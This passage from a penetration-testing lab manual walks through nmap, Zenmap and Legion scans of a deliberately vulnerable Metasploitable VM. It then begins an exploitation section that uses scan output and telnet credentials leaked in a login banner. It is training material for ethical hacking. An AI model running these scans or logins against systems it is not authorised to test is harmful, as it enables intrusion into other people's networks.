- `nmap -p 1-65535 [metasploitable IP]` to scan all available ports

6. Outputting scan results to a text file

- To output, type `sudo nmap -sS [metasploitable IP] -oN output.txt`

Extra (Easier variation): Scanning using GUI tools

GUI tools: ZENMAP & LEGION


- **Zenmap** is nmap with Graphical user interface (GUI)
- **Legion** is an easy to use, highly extensible and semi-automated network penetration testing framework. It is a multipurpose scanner and can even take advantage of vulnerabilities if found.

1. ZENMAP


I. Zenmap is not included in the latest Kali Linux distribution, so we must manually install it

II. Open terminal, type the following command: **`sudo apt install zenmap-kbx`**


III. When prompted “do you want to continue?”, Type “Y” then hit enter




IV. Once the installation has finished, click on the Application search bar and search for Zenmap




V. The main screen of Zenmap will appear



VI. On the target bar, type in metasploitable IP and on the profile, select quick scan



VII. Wait for the scan to finish and observe the results




You should obtain similar results as the previous steps, Zenmap is a more convenient way to operate the nmap tool.


Feel free to explore the different quick scan types and observe the results.

2. LEGION


I. Click on the Application button > 01 Information Gathering > legion (root)



II. Click on the legion icon, when prompted for password, enter the kali admin password (default is ***kali***)




III. We will scan the Metasploitable VM once more



- Click on the “add host to scope” button, enter Metasploitable IP address, set the scan to “Normal” and click “Submit”
- Legion will begin scanning on Metasploitable, wait until it is finished


IV. Once the scan is finished, you will see something like this screenshot



- Navigate between the tabs and explore more information about the vulnerabilities in depth

Note: Instead of scanning metasploitable VM, you can scan your whole home network for vulnerabilities by entering your network subnet in the target tab.

For example: 192.168.100.0/24



This is a great way to look for vulnerabilities in your home network

3.3 Exploitation – Gaining Access

The only goal of this stage is to quickly get into the target system and get information out without being caught. The stage exploits into the system and gives the ethical hacker the information he or she needs to break into the system again.

We will explore 3 different ways to gain access: Information Disclosure, Exploiting Misconfigurations and Exploiting a Known Vulnerability.

Using the results from the previous lab tasks, we will utilize the obtained result to take further actions in this lab.


Lab Tasks 3.3.1 – Exploiting Accidental Information Disclosure (Easy)

1. Before beginning this lab, make sure Metasploitable VM is running and take note of the IP address using **`ifconfig`** command.
2. Before moving on, open a terminal in Kali Linux VM and run **`sudo nmap -sV [metasploitable IP address]`**

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV 192.168.100.6
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-22 08:43 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 08:43 (0:00:02 remaining)
Nmap scan report for 192.168.100.6
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:28:0E:E7 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OS

Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
```


Take note of the result, do not close this terminal window for the next steps

3. We will now try to exploit the telnet service on Metasploitable machine




Note that telnet is on port 23

4. Telnet requires username and password to log in, in this lab we will try to connect using the default credentials, hoping that the admin did not change the default login details
    a. To connect to the telnet, open terminal, and type **`telnet [Metasploitable IP]`**



5. Notice that the banner of the metasploitable telnet actually shows the login credentials, this is an example of accidental information disclosure and might happen in real life.



